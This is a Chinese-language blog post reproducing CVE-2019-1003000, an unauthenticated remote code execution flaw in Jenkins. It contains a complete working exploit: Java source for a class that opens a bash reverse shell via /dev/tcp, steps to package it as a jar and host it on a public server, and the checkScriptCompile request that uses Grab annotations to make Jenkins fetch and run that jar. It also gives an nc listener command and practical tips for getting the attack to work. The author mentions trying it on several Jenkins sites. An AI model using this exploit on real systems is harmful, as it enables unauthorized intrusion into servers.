CVE-2019-1003000 Jenkins-PreAuth-RCE 复现过程

废话


好久没更了，一直在瞎忙，都不知道自己一天天的在忙些什么。菜鸡一个。主要是不知道想写什么，想到了要写的拖了一会又不了了之了，最近爆了几个影响比较大的漏洞我就分享一下我复现的过程和遇到的坑吧。

前言

前几天听小伙伴说 Jenkins 出了个 RCE 我以为是说之前那个需要登录后才能 RCE 的漏洞 。但结果小伙伴说这次这个不用登录就能 RCE 是 Orange 大佬发的，激动了一下，因为最近遇到了好几个 Jenkins 的站，正发愁呢... 于是去 Orange 大佬的博客看过程，大佬写的漏洞原理，复现过程，到 POC 验证 都很详细，墙力推荐。

有兴趣的可以移步去观看：

https://devco.re/blog/2019/02/19/hacking-Jenkins-part2-abusing-meta-programming-for-unauthenticated-RCE/



复现

复现需要自己本地编写一个恶意的 Testjk.java 文件然后打包成 jar 上传至目标能够请求到的地方 如：

```
public class Testjk {
  public Testjk() {
    try {
      String payload = "bash -i >& /dev/tcp/0.0.0.0/1234 0>&1 &";
      String[] cmds = { "/bin/bash", "-c", payload };
      java.lang.Runtime.getRuntime().exec(cmds);
    } catch (Exception e) {
    }
  }
}
```

然后进行 执行 javac Testjk.java 生成 Testjk.class

创建文件夹 mkdir -p META-INF/services/

然后将要执行的类名写入到 META-INF/services/org.codehaus.groovy.plugins.Runners 中

echo Testjk > META-INF/services/org.codehaus.groovy.plugins.Runners

```
root@kali:/tmp/jenkins_test# javac Testjk.java
root@kali:/tmp/jenkins_test# ls
Testjk.class  Testjk.java
root@kali:/tmp/jenkins_test# mkdir -p META-INF/services/
root@kali:/tmp/jenkins_test# ls
META-INF  Testjk.class  Testjk.java
root@kali:/tmp/jenkins_test# echo Testjk > META-INF/services/org.codehaus.groovy.plugins.Runners
root@kali:/tmp/jenkins_test# cat META-INF/services/org.codehaus.groovy.plugins.Runners
Testjk
root@kali:/tmp/jenkins_test#
```



打包成 jar

```
root@kali:/tmp/jenkins_test# jar cvf jenkins.jar .
已添加清单
正在添加: Testjk.java(输入 = 266) (输出 = 188)(压缩了 29%)
正在忽略条目META-INF/
正在添加: META-INF/services/(输入 = 0) (输出 = 0)(存储了 0%)
正在添加: META-INF/services/org.codehaus.groovy.plugins.Runners(输入 = 7) (输出 = 9)(压缩了 -28%)
正在添加: Testjk.class(输入 = 540) (输出 = 389)(压缩了 27%)
root@kali:/tmp/jenkins_test# ls -la
总用量 24
drwxr-xr-x  3 root root 4096 3月   1 13:26 .
drwxrwxrwt 20 root root 4096 3月   1 13:26 ..
-rw-r--r--  1 root root 1466 3月   1 13:26 jenkins.jar
drwxr-xr-x  3 root root 4096 3月   1 12:38 META-INF
-rw-r--r--  1 root root  540 3月   1 12:37 Testjk.class
-rw-r--r--  1 root root  266 3月   1 12:34 Testjk.java
```


然后将此恶意 jar 放到目标站能够请求到地方，放自己的公网 主机或者 shell 都可以

在公网主机的 web 根目录下创建文件夹 /tools/jenkins/1

然后将恶意的 jar 包放入此目录




访问目标 是否存在此目录

/securityRealm/user/admin/


Payload

```
descriptorByName/org.jenkinsci.plugins.workflow.cps.CpsFlowDefinition
/checkScriptCompile
?value=
@GrabConfig(disableChecksums=true)%0a
@GrabResolver(name='payload', root='http://你的地址/')%0a
@Grab(group='tools', module='jenkins', version='1')%0a
import Testjk;
```


本机监听端口 nc -lvp 1234




然后靶机执行 Payload



可以看到我们的 web 日志已经捕获到了他的请求




目标的也执行了我们的反弹命令　　nc 以上线



此处我走过一个坑，就是如果你用 payload 去打目标并没有上线 但是看日志中却发现目标对你的 jar 发起了请求，如果这时候你在执行第二次会发现他并不会再次发起请求 ，这是应为 jenkins 他只会拉一次 你的 jar 包，第二次是不会在拉的，所以执行第二次的时候需要修改目录和名字

还有一种是执行后爆这个　　这是因为版本不一致导致的



结尾

这个漏洞爆出来的时候就兴致勃勃的去复现，但是一直卡在了第一次请求有请求记录但反弹失败，第二次执行无请求记录这个地方，然后就没管了，今天突然想弄弄，找了些资料最终还是复现成功了，大概测了几个，成功的比较少，大多数没有 /securityRealm/user/admin/ 页面，或者执行 Payload 回显 404 的比较多 直接反弹的很少，遇到过几个因为版本不一致报错的，这个只要换相同版本的 java 生成 jar 就好了，都是些小问题。